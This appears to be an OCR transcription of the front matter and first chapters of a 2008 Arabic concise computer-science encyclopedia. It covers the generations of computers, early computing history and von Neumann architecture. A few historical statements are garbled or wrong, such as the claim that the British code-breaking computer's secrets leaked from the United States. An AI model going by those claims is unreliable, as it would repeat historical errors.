





الموسوعة المختصرة في علم الكمبيوتر

إعداد


عصام سرحان ذياب العزاوي

IRAQ(٢٠٠٨)



الإهداء

إلى كل من يحب التعليم والتعلم



بـليـز باسكـال ـــــــــــــ مخترع الآلة الحاسبة / ١٦٤٢ / فرنسي

بسم الله الرحمن الرحيم

المقدمة

كلنا لم نولد علماء........!!!!

ولكن لاشيئ يمنعنا من ان نكون كذلك...


ولسنا نعرف كل شيئ .. ولكننا نتعلم

ولسنا ملائكة... ولكننا لم نولد شياطين...

اقدم هذه المواد المختصرة في مواد الكمبيوتر عسى من ا ان اكون قد وفقت في اضافة شيئ بسـيط للـذين يبحثـون ويرغبون في التعلم ولقد اعتمدت على اختيار مواضيع عامه ومبسطه ولايعرفها الكثيرون فالتبسيط بالمواضيع من خلال اجوبه لاسئلة تعطي دافـع لادراك الموضـوع اكثـر مـن الشروحات الطويله المملـه ولقد نتج عـن ذلـك معلومـات بسيطه ومختصرة ومهمه في مجال الحاسـبات بمواضـيع اعداد وتكوين الكمبيوتر وصيانته وتعاملـه مـع الشـبكات وكيف نعالج اختراق الشبكات والكثير من المواضيع والتـي اعتمدت بها بشكل اساسي على جمع المـادة مـن مواقـع

معروفه ومتميزه بمصداقيتها علما اني قـد اجريـت كافـة الاختبارات على كثير من المواضيع الموجودة لاثبت مـدى صحتها وحقيقة يعودالفضل لذلك لكثير من الاشخاص الـذين لا اعرفهم والذي اقتبست منهم كثير من المواد التعليمية من خلال مشاركاتهم في بعض المنتديات على شبكة الانترنيـت واني حقيقة لم اصل الى ما طمحت اليه فـي اصـدار هـذا البحث المصغر والمختصر من حيث جمع وترتيـب المـادة العلميه بسبب ضعف في قدراتي الماديه التي تمنعنـي مـن تخطي عقبات كثيرة في تطوير ما اطمح اليـه ولهـذا فقـد قسمت هذا المشروع الى قسـمين الاول هـذه المواضـيع المدرجه في هذه الموسوعة الصغره والثانيه هي التي بدات فيها وساصدرها لاحقا وهي خاصة بالبرامجيـات وتعليمهـا فقط وساسميها الموسوعة المختصرة للبرامجيات (٢) .





Email

issam_art4@yahoo.com

الكمبيوتر (الحاسوب)

من اقدم ألواح الطين المكتشفة في المنطقة مرورا بنظام الحساب لدى الفراعنة وأبجدية الحضارة الفينيقية وصولا إلى وضع نظام الفاصلة العشرية عام ١٤٩٢، مرت تطورات عديدة رسمت طريقا واحدا هو «الطريق نحو الكومبيوتر». لقد كانت كل التطورات العلمية التاريخية تقود نحو جهاز واحد سيختزل ويدمج ويفعل كل ما حققه البشر علميا في اختراع واحد،وعرف هذا الجهاز في أولى مراحل تكوينه محطات تطوير متعاقبة لا تزال مستمرة. وأخرجت لنا هذه التطورات جهازا سريعا جدا في معالجة المعلومات تصل فيه سرعة نقل المعلومات إلى حدود سرعة الضوء (٣٠٠ ألف كلم/ ثانية)، بينما تنحصر هذه السرعة في أعصاب دماغ الإنسان عند حدود ٥ أمتار/ثانية. وعندما نراجع تاريخ تطور الكومبيوتر نلاحظ أن محطات التطور تحدد وفق الأجهزة التي تم اختراعها. وكل جيل من أجيال الكومبيوتر يتميز بتقدم تكنولوجي أساسي أدى إلى تغييرات جديدة في الطريقة التي تعمل بها الكومبيوترات مما أتاح التوصل إلى أجهزة أسرع وأصغر واقل تكلفة وأفضل من ناحيتي الفعالية والاعتمادية، فكيف مر هذا الجهاز في مراحل تطوره المختلفة وكيف يمكن قراءة تاريخ الكومبيوتر الحديث؟ الجيل الأول ١٩٤٠ ١٩٥٦ استخدم العلماء في أول أجهزة الكومبيوتر «الصمامات المفرغة من الهواء» vacuumtubes لنقل المعلومات والمجالات المغناطيسية وسيلة لتخزين المعلومات Memory. وفي نهاية ثلاثينات القرن الماضي حمل العالم هوارد ايكين اقتراحا إلى مدير شركة IBM توماس واطسون في شأن جهاز كومبيوتر فوفر له تمويلا للمشروع بقيمة مليون دولار، وبحلول عام ١٩٤٣ كان الجهاز قد صنع فعلا واطلق عليه اسم هارفارد (م. ك ١). كان طول هذا الجهاز ٨ ،١٦ مترا وارتفاعه ٥ ،٢م. وفي الوقت نفسه كانت أسرار صناعة الكومبيوتر تتسلل إلى الصناعة العسكرية في بريطانيا التي كانت على وشك السقوط أمام الآلة العسكرية الألمانية. فقد بنى علماء عسكريون بريطانيون أول كومبيوتر هناك لفك شفرة الاتصالات العسكرية الألمانية. وقد احتوى على ٢٠٠٠ صمام وكان يقرأ ٥٠٠٠ حرف في الثانية. وقد أتاح هذا الكومبيوتر الذي تسربت أسراره من الولايات المتحدة إلى بريطانيا تحقيق تقدم على الألمان. من جهة أخرى يعتبر العالم المجري فون نويمان المرجع الأول في بناء أجهزة الكومبيوتر المعاصرة وتشغيلها لأنه وضع الأبحاث التي شكلت أسس علم الكومبيوترالحديث. وعلى أساس أبحاث نويمان بنيت أهم أجهزة الكومبيوتر الأولى في العالم، لكن الإعلام الأمريكي في تلك المرحلة نسب الفضل في صناعة أجهزة الكومبيوتر إلى علماء آخرين. وفي الاتحاد السوفيتي بنيت أول الأجهزة اعتمادا على الصمامات المفرغة أيضا. وفي ١٩٥٦ وضعت الأسس التي قامت عليها عشرة أجهزة كومبيوتر من هذا النوع بالحسابات المطلوبة لإطلاق المركبة الفضائية السوفيتية «سبوتنيك». الجيل الثاني ١٩٥٦ ١٩٦٣ الترانزيستور الذي وضعت أسسه عام ١٩٤٧ حل محل «الصمام المفرغ من الهواء» وتولى مهمة نقل المعلومات. وقد تأخر بدء استخدامه في الكومبيوتر من ١٩٥٦ إلى ١٩٦٣ ظنا من البعض أن كفاءته ليست عالية. وعندما دخل الترانزيستور أول الأجهزة تبين انه ثورة في عالم السرعة، فقد عجل في العمليات الحسابية التي يستطيع الكومبيوتر القيام بها في الثانية الواحدة، وبات الجهاز اصغر واقل استهلاكا للكهرباء وبالتالي انخفضت تكلفته واسعار مبيعاته عن الأجهزة التي صنعت في الجيل الأول. ورغم ان الحرارة الصادرة عن الترانزيستور كانت عالية وأدت إلى أضرار داخلية في الأجهزة إلا أنها كانت اقل من الحرارة التي سببها «الصمام المفرغ من الهواء». وقد استمر هذا الجيل من الأجهزة في الاعتماد على البطاقات المثقوبة التي كانت وسيلة ادخال المعلومات والحصول على النتائج. وقد استخدمت أجهزة هذا الجيل من الكومبيوترات في المفاعلات النووية وحققت نتائج كبيرة. الجيل الثالث ١٩٦٤ ١٩٧١ كان تطوير الدوائر الكهربائية ودمجها في الكومبيوتر المنعطف الأساسي للوصول إلى الجيل الثالث من أجهزة الكومبيوتر، وما تم فعله عمليا هو وضع ترانزستورات صغيرة على رقائق سيليكون أطلق عليها اسم «أشباه الموصلات» semiconductors. وقد أدت هذه التغييرات إلى إضافة مزيد من السرعة على نشاط الكومبيوتر وفعاليته في معالجة المعلومات. وبدلا من استخدام البطاقات التي سادت في الجيل الثالث من

الكومبيوترات اعتمد المستخدمون في الجيل الثالث على لوحة المفاتيح والشاشات وأنظمة التشغيل التي أتاحت تشغيل أكثر من برنامج تطبيقي واحـد applicationsoftware وإدارتهـا مركزيـا بواسـطة برنامج واحد مسؤول عن الذاكرة Memory. وبهذا فقد بدأت أجهزة الكومبيوتر بالوصول إلـى فئـة أكبر من المستخدمين لأنها باتت اقل تكلفة واصغر حجما. الجيل الرابع من١٩٧١ إلى اليـوم المعـالج الصغير« Microprocessor فتح الطريق للجيل الرابع من الكومبيوترات حين اصبح ممكنـا وضـع آلاف الدوائر الكهربائية المدمجة على رقاقة سيليكون واحدة. والمكونات التي كانت تتطلب مساحة غرفة كبيرة لم تعد تحتاج إلى أكثر من مساحة بطاقة معايدة. وكان معالج شركة إنتل (٤٠٠٤ Chip) الـذي تم تطويره عام١٩٧١ البداية لأنه استطاع حمل وحدة المعالجة المركزية CPU والذاكرة وإدارةادخـال واخراج المعلومات على رقاقة واحدة، وعام ١٩٨١ قدمت IBM أول جهاز للمسـتخدمين المنـزليين، وعام ١٩٨٤ قدمت Apple أول جهاز «ماكنتوش» Macintosh. ومع مزيدمن القوة للكومبيـوترات بات ممكنا وصلها ببعضها بواسطة الكابلات مما شكل أولى الخطوات نحو الإنترنت، وفي هذه المرحلـة تم تطوير الماوس. الجيل الخامس مستقبل الذكاء الاصطناعي حاليا يتم التركيز في أجهزة الكومبيـوتر الجديدة على الذكاء الاصطناعي. أي كيف يمكن ان يتصرف الكومبيوتر من تلقائه ليتخذ قرارات نيابـة عن البشر، كأن يصلح أعطاله بنفسه ويراقب الأعمال في الشركات ويخـرج بـالقرارات المناسـبة... ويترافق هذا مع تطوير برمجيات للتعامل مع الكومبيوتر البديل عن الإنسان مثل التعرف على الصـوت والتخاطب الطبيعي بين الكومبيوتر والإنسان. وللوصول إلى هذه النتائج وغيرها يـتم تطـوير تقنيـات جديـدة حاليـا مثـل «الحوسـبة الكميـة» Computing Quantum و«تكنولوجيـا النـانو» Nanotechnology البالغة الصغر. ويعتبر البعض ان الجيل الخامس من أجهزة الكومبيوتر سـيكون هدفه الاستغناء عن البشر في عدد متزايد من المهمات اليومية والقرارات التي تحتاج إلى سرعة فـي الاستجابة وحكمة ودقة فائقتين<u>(المصدر ويكيبيديا –الموسوعة الحرة)</u>

تاريخ الحاسوب

أطلق شارل باباج لفظة computer على الشخص الذي يدخل البيانات إلى الحاسوب، لكن فيمـا بعـد أطلقت اللفظة على الآلة نفسها. في أوائل ظهر الحواسيب كان يطلق عليها البعض عقل إلكتروني لكـن هذه التسمية نادرة الاستعمال الآن. يشيع في العامية تسمية الحاسوب كمبيوتر وأحيانا تستخدم في مـع الفصحى أيضا، بينما يشيع في الإستعمال الفصيح لفظة حاسوب وفي بعض الدول العربية مثـل مصـر يشيع إطلاق حاسب آلي أو حتى حاسب فقط عليه.

أساساً يعبر مصطلح "حاسب" عن الشخص الذي يقوم بالحسابات الرقمية و غالبا ما يكون ذلك بمساعدة جهاز حساب ميكانيكي. يوجد أمثلة على أجهزة الحساب البدائية تلك و التي تمثـل الأسـلاف الأوائـل للكمبيوتر ، منها abacus أو المعداد (أداة تستخدم الآن في تعليم الاطفـال العـد) و Antikythera mechanism وهو جهاز يوناني قديم كان يستخدم لحساب حركات الكواكب و التأريخ مـن سـنة ٨٧ قبل الميلاد تقريباً. شهدت نهاية العصور الوسطى نشاطاً أوروبياً في علمي الرياضيات والهندسة وكـان (Wilhelm Schickard (1623 الأول من عدد من العلماء الاوربيين الـذي انشـاء آلـة حاسـبة ميكانيكية. تم تدوين abacus (المعداد) على أنه حاسب بدائي وذلك لانها كانت تشبه الالة الحاسبة في الماضي. في سنة ١٨٠١ قام Joseph Marie Jacquard بعمل تحسين للاشكال النولية الموجودة و التي تستخدم مجموعة متتالية من الكروت الورقية المثقبة و كأنها برنامج لنسج اشكال معقدة. والنتيجة كانت أن نول Jacquard لم يتم اعتباره وكأنه حاسب حقيقي ولكنه كان خطـوة هامـة فـي تطـوير الحاسبات الرقمية الحديثة. كان تشارلز باباج أول من فكر و صمم حاسب مبرمج بالكامل و ذلـك فـي بدايات سنة ١٨٢٠ ولكن بسبب مجموعة من الحدود التكنولوجية في ذلك الوقت والمحدودية المالية، و كذلك عدم القدرة على حل مشكلة الإصلاح غير الجيد في تصميمه فإن الجهاز لم يتم بناءه فعليـاً فـي حياته. عدد من التكنولوجيات و التي اثبتت فائدتها لاحقا في الحوسبة، مثل الكارت المثقـب و أنبوبـة الصمام ظهرت بنهاية القرن التاسع عشر، و معالجة البيانات أوتوماتيكيا ذات التدرج الكبير باسـتخدام الكروت المثقبة تم صنعها باستخدام آلات جدولة و التي تم تصميمها على يد Hollerith Hermann.

خلال النصف الاول من القرن العشرين، العديد من احتياجات الحسابات العلميـة تـزداد سوفسـطائيا، الحاسبات التماثلية ذات الغرض المخصص والتي استخدمت نسخة ميكانيكية او كهربية مباشـرة مـن المسألة كقاعدة في الحساب. اصبحت تلك الحاسبا غاية في الندرة بعد التطوير الذي طرأ على الحاسـب الرقمي المبرمج.

إن نجاح اجهزة الحاسب القوية و المريحة بدأ في الثلاثينيات و الاربعينات مـن القـرن العشـرين، و بالتدريج إضافة المميزات الرئيسية في الحاسبات الحديثة مثل استخدام الاليكترونيات الرقمية (تم اختراع معظمها على يد Claude Shannon سنة ١٩٣٧) و القدرة على البرمجة بطريقة أكثر سلاسـة. إن تحديد نقطة واحدة خلال هذا المشوار على انها "أول حاسب اليكتروني رقمي" أمر صـعب جـدا. مـن الإنجازات الأساسية، حاسب (Atanasoff-Berry (1937 ، و هي آلة ذات غرض مخصص و التـي كانت تستخدم الحوسبة المقادة بالصمامات (أنبوبة الصمام) و الارقام الثنائية و الذاكرة المجددة. حاسب Colossus البريطاني السري (١٩٤٤) و الذي كان يملك قدرة محدودة على البرمجة و لكنه قـدم أن جهازا يستخدم الالاف من الصمامات من الممكن أن يكـون موثوقـا و إعـادة برمجتـه اليكترونيـا. Harvard Mark I حاسب إليكتروميكانيكي ذو التدرج الكبير لديه قـدرة محـدودة علـى البرمجـة (١٩٤٤). الحاسب الأمريكي المبني على نظام العد العشـري ENIAC (١٩٤٦) و كـان أول حاسـب إليكتروني ذو أغراض عامة و لكن في الأساس فإن بنيته غير سلسة و الذي يعني أن أعـادة برمجتـه أساسيا تتطلب إعادة توصيله. و آلات Z الخاصة بـ Zuse Konrad، مـع الاليكتروميكـانيكي Z3

1941)) يكون أول آلة عاملة تقدم ميزة الحساب الاوتوماتيكي للأرقام الثنائية و القدرة على البرمجـة بطريقة عملية و ملائمة.

إن فريق العمل الذي قام بتطوير ENIAC أدرك عيوب جهازه و جاء بتصميم أكثر مرونة و روعـة و الذي صار يعرف ببنية Von Neumann (أو "بنية البرنامج المخزن"). اصبحت بنية البرنامج المخزن افتراضيا القاعدة لكل الحاسبات الحديثة. بدأ عدد من المشاريع لتطوير حاسب يعتمد على بنية البرنامج المخزن في منتصف إلى آخر الأربعينات من القرن العشرين. إن أول حاسب من هولاء تم الانتهاء منـه في بريطانيا. أول هولاء الذي يعتبر أفضل و عامل كان ما يعرف بآلـة التـدرج الصـغير التجريبيـة (Machine Small-Scale Experimental) و لكن EDSAC ربما كان أول نسـخة عمليـة تـم تطويرها.

إن تصميمات الحاسب المقاد بأنبوبة الصمام أصبحت قيد الاستخدام خلال الخمسينات من القرن العشرين، و لكن مع الوقت تم استبدالها بالحاسبات الترانزستورية حيث أنها أصغر و أسرع و أرخص و أكثر معولية (وثوقية)، كل ذلك أتاح لها أن يتم إنتاجها على المستوي التجاري و ذلك في الستينات من القرن العشرين. في سبعينات القرن العشرين، ساعد اختيار تكنولوجيا الدائرة المتكاملة في إنتاج الحاسبات بتكلفة قليلة كافية لأن تسمح للافراد بامتلاك حاسب شخصي من الأنواع المعروفة حاليا

كيف تعمل الحاسبات

بينما تغيرت التقنيات المستخدمة في الحاسبات بصورة مثيرة منذ ظهور أوائل الحاسـبات الإليكترونيـة متعددة الاغراض من أربعينات القرن العشرين ، ما زال معظمها يستخدم بنية البرنامج المخزن (يطلـق عليها في بعض الاحيان بنية von Neumann). استطاع التصميم جعل الحاسب العالمي حقيقيا جزئيا.

تصف البنية حاسبا ذا أربع اقسام رئيسية: وحدة الحساب و المنطق (ALU) و دائرة التحكم و الذاكرة و أجهزة الإدخال و الإخراج (يعبر عنها بمصطلح I/O). هذه الاجزاء تتصل ببعضها عن طريـق حـزم من الاسلاك (تسمى "النواقل" عندما تكون نفس الحزمة تدعم أكثر من مسار بيانات) و تكون في العـادة مساقة بموقت أو ساعة (مع أن الاحداث الاخرى تستطيع أن تقود دائرة التحكم).

فكريا، من الممكن رؤية ذاكرة الحاسب كأنها قائمة من الخلايا. كل خلية لها عنوان مـرقم و تسـتطيع الخلية تخزين كمية قليلة و ثابتة من المعلومات. هذه المعلومات من الممكن أن تكون إما تعليمة (أمـر) و التي تخبر الحاسب بما يجب أن يفعله و إما أن تكون بيانات و هي المعلومات التي يقـوم الحاسـب بمعالجتها باستخدام الأوامر التي تم وضعها على الذاكرة. عموما، يمكن استخدام اي خلية لتخزين إمـا أوامر أو بيانات.

إن وحدة الحساب و المنطق بالعديد من المعانى هي قلب الحاسب. إنها قادرة على تنفيذ نـوعين مـن العمليات الأساسية. الأولى هي العمليات الحسابية، جمع أو طرح رقمين سويا. إن مجموعة العمليـات الحسابية قد تكون محدودة جدا، في الواقع، بعض التصميمات لا تـدعم عمليتـي الضـرب و القسـمة بطريقة مباشرة (عوضا عن الدعم المباشر، يستطيع المستخدمون دعم عمليتي الضرب و القسمة و ذلك من خلال برامج تقوم بمعالجات متعددة للجمع و الطرح و الارقام الاخرى). القسم الثاني مـن عمليـات وحدة الحساب و المنطق هي عمليات المقارنة: بإدخال رقمين، تقوم هذه الوحدة بالتحقق من تساوي او عدم تساوي الرقمين و تحديد أي الرقمين هو الأكبر.

إن أنظمة الإدخال و الاخراج هي الوسائل التي تجعل الحاسب يستقبل المعلومات من العالم الخـارجي و يقرر النتائج ثانية إلى العالم. في الحاسب الشخصي العادي تتضمن أجهزة الإدخال مكونات مثل لوحـة

المفاتيح و الفأرة و تتضمن أجهزة الإخراج الشاشات و الطابعات و ما يشابهها، و لكن من الممكن توصيل مجموعة ضخمة و متنوعة من الأجهزة إلى الحاسب و تعمل كأجهزة إدخال و إخراج.

إن نظام التحكم يجمع كل ذلك. إن وظيفته هي قراءة الاوامر و البيانات من الذاكرة أو من أجهزة الإدخال و الإخراج، و كذلك فك شفرة الأوامر، تغذي وحدة الحساب و المنطق بالمدخلات الصحيحة طبقا للأوامر، تخبر وحدة الحساب و المنطق بالعملية الواجب تنفيذها على تلك المدخلات و تعيد إرسال النتائج إلى الذاكرة أو إلى أجهزة الإدخال و الإخراج. يعتبر العداد من المكونات الرئيسية في نظام التحكم و الذي يقوم بمتابعة عنوان الأمر الحالي، في العادة يزداد قيمة العنوان في كل مرة يتم فيها تنفيذ الأمر إلا إذا أشار الأمر نفسه إلى أن الأمر التالي يجب أن يكون في عنوان آخر (ذلك يسمح للحاسب بتنفيذ نفس الأوامر بطريقة متكررة).

بدءا من ثمانينات القرن العشرين، صار كل من وحدة الحساب و المنطق و وحدة التحكم (يسميان مجتمعان بوحدة المعالجة المركزية CPU) في المعتاد موجودين في دائرة متكاملة واحدة تسمى المعالج الدقيق (المايكروبروسيسور).

إن آلية عمل أي حاسب في الأساس تكون واضحة تماما. في المعتاد، في كل دورة زمنية يقوم الحاسب بجلب الأوامر و البيانات من الذاكرة الخاصة به. يتم تنفيذ الأوامر، يتم تخزين النتائج، ثم يتم جلب الأمر التالي. هذا الإجراء يتكرر حتى تتم مقابلة أمر التوقف.

إن الأوامر التي تقوم وحدة التحكم بتفسيرها و تقوم وحدة الحساب و المنطق بتنفيذها يكون عددها محدود، و محددة بدقة و تكون عمليات بسيطة جدا. بصفة عامة، فإنها تندرج ضمن واحد أو أكثر من أربعة اقسام:

١. نقل بيانات من مكان لاخر (مثال على ذلك أمر "يخبر" وحدة المعالجة المركزية أن "تنسخ محتويات الخلية ٥ من الذاكرة و وضع النسخة في الخلية ١٠")
٢. تنفيذ العمليات الحسابية و المنطقية على بيانات (على سبيل المثال "قم باضافة محتويات الخلية ٧ إلى محتويات الخلية ١٣ و ضع الناتج في الخلية ٢٠")
٣. اختبار حالة البيانات ("لو أن محتويات الخلية ٩٩٩ هي ٠ فإن الامر التالي يكون موجود في الخلية ٣٠")
٤. تغيير تسلسل العمليات (يغير المثال السابق تسلسل العمليات و لكن الاوامر مثل "الامر التالي يوجد في الخلية ١٠٠" تكون ايضا قياسية).

إن الأوامر تكون ممثلة مثل البيانات في صورة شفرة ثنائية (نظام للعد قاعدته الرقم ٢). على سبيل المثال، الشفرة لنوع من انواع عملية "نسخ" في المعالجات الدقيقة من نوع Intel x86 هي ١٠١١٠٠٠٠. إن الأمر الجزئي يكون معد بحيث أن حاسب معين يدعم ما يعرف بلغة آلة الحاسب. إن استخدام لغة الالة سابقة التبسيط جعلها أكثر سهولة لتشغيل برامج موجودة على آلة جديدة: و هكذا في الأسواق حيثما تكون إتاحة البرامج التجارية أمرا ضروريا فإن المزودين يتفقون على واحد أو عدد صغير جدا من لغات الآلة البارزة.

إن الحاسبات الأكبر مثل (minicomputers و mainframe computers و servers) تختلف عن الأنواع السابقة في أمر هام هو أن بدلا من وجود وحدة معالجة مركزية واحدة فإنه في الغالب يوجد أكثر من وحدة. غالبا ما تمتلك الحاسبات السوبر بنيات غير عادية

بدرجة كبيرة و هذه البنيات مختلفة بشكل ملحوظ عن بنية البرنامج المخزن الاساسية و في بعض الاحيان تحتوي على الآلاف من وحدة المعالجة المركزية، و لكن مثل هذه التصميمات تصبح ذات فائدة فقط لأغراض متخصصة.

الدوائر الرقمية

إن التصميم الفكري أعلاه من الممكن أن يطبق باستخدام تشكيلة من التقنيات المختلفة، إن حاسب البرنامج المخزن يمكن تصميمه كليا من مكونات ميكانيكية مثل الحاسب الذي صممه Babbage. على الرغم من ذلك، تسمح الدوائر الرقمية بتطبيق منطق Boolean و الحساب باستخدام الأرقام الثنائية باستخدام الحاكمات (relays) بصورة أساسية و مفاتيح يتم التحكم فيها كهربيا. لقد بين لنا فرض Shannon الشهير كيف يمكن ترتيب الحاكمات (relays) لتشكيل و حدات تسمى بالبوابات المنطقية (logic gates) و تنفيذ العمليات البولينية البسيطة. و بعد ذلك، قرر الآخرون أن الانابيب الصمامية (أجهزة إليكترونية) من الممكن أن تستخدم عوضا عن الحاكمات. تستخدم الأنابيب الصمامية أساسا كمكبر إشارة في الراديو و التطبيقات الاخرى، و لكنها استخدمت في الإليكترونيات الرقمية كمفتاح سريع جدا: فعندما يتم توصيل الكهرباء لطرف من أطرافه يستطيع التيار المرور بين الطرفين الاخرين.

يمكن إنشاء دوائر رقمية لعمل مهام أكثر تعقيدا و ذلك باستخدام ترتيبات معينة للبوابات المنطقية، على سبيل المثال الجامع، و الذي يطبق في الإليكترونيات نفس الطريقة الفنية المستخدمة في الحاسبات.

أجهزة الإدخال و الإخراج

I/O (اختصارا لـ Input/Output) هو مصطلح عام يطلق على الأجهزة التي ترسل المعلومات من العالم الخارجي و تلك التي تعيد نتائج الحسابات. هذه النتائج يمكن إما أن تظهر مباشرة للمستخدم أو أن يتم إرسالها إلى آلة أخرى و التي يكون تحكمها مخصص للحاسب. على سبيل المثال في الإنسان الآلى (robot) يكون جهاز الإخراج الرئيسي لتحكم الحاسب هو الروبوت ذاته.

إن الجيل الأول من الحاسبات كان مجهزا بمدى محدود جدا من أجهزة الإدخال. إن قارئ الكروت المثقبة أو الاشياء المماثلة كانت تستخدم لإدخال الأوامر و البيانات في ذاكرة الحاسب، و كذلك استخدم بعض أنواع الطابعات و هو في العادة عبارة عن teletype معدل لتسجيل النتائج. و على مر السنين، أجهزة أخرى تمت إضافتها. بالنسبة إلى الحاسبات الشخصية على سبيل المثال، فان لوحة المفاتيح و الفأرة هما الطريقتين الرئيسيتين المستخدمتين لإدخال المعلومات مباشرة إلى الحاسب، و الشاشة هي الطريقة الرئيسية لإعادة إظهار المعلومات للمستخدم و ذلك بالرغم من أن الطابعات و السماعات منتشرة أيضا. يوجد تشكيلة ضخمة من أجهزة الإدخال الأخرى لإدخال أنواع أخرى من المدخلات. مثال على ذلك هو الكاميرا الرقمية حيث تستخدم لإدخال معلومات مرئية. يوجد نوعين بارزين من أجهزة الإدخال و الإخراج. النوع الأول هو أجهزة التخزين الثانوية مثل الأقراص الصلبة (hard disks) و وحدات الأسطوانات (CD-ROM) و key drives و ما يماثلها و التي تتميز بالبطء نسبيا و لكنها ذات سعات تخزينية عالية، حيث يمكن تخزين المعلومات لاستعادتها لاحقا: النوع الثاني هي الأجهزة المستخدمة للاتصال بشبكات الحاسب. إن القدرة على نقل البيانات بين الحاسبات فتح مدي واسع من القدرات للحاسب. شبكة الانترنت العالمية تسمح لملايين الحاسبات بنقل المعلومات من جميع الانواع بينها و بعضها.

البرامج

إن برامج الحاسب ببساطة هي عبارة عن قائمة من الأوامر يقوم الحاسب بتنفيذها. تتراوح هذه الأوامر (التعليمات) ابتداء من بعض الأوامر القليلة التي تؤدي مهمة بسيطة إلى قائمة أوامر أكثر تعقيدا و التي من الممكن أن تحتوي جداول من البيانات. العديد من برامج الحاسب تحتوي الملايين من الأوامر و العديد من هذه الأوامر يتم تنفيذها بصورة متكررة. إن حاسب شخصي حديث نموذجي يمكنه تنفيذ حوالي ٣ مليار أمر في الثانية. إن الحاسبات لم تكتسب قدراتها غير العادية من خلال قدرتها على تنفيذ الأوامر المعقدة. و لكن بالأحرى فإنها تقوم بالملايين من الأوامر المرتبة عن طريق أشخاص يعرفون بالمبرمجين.

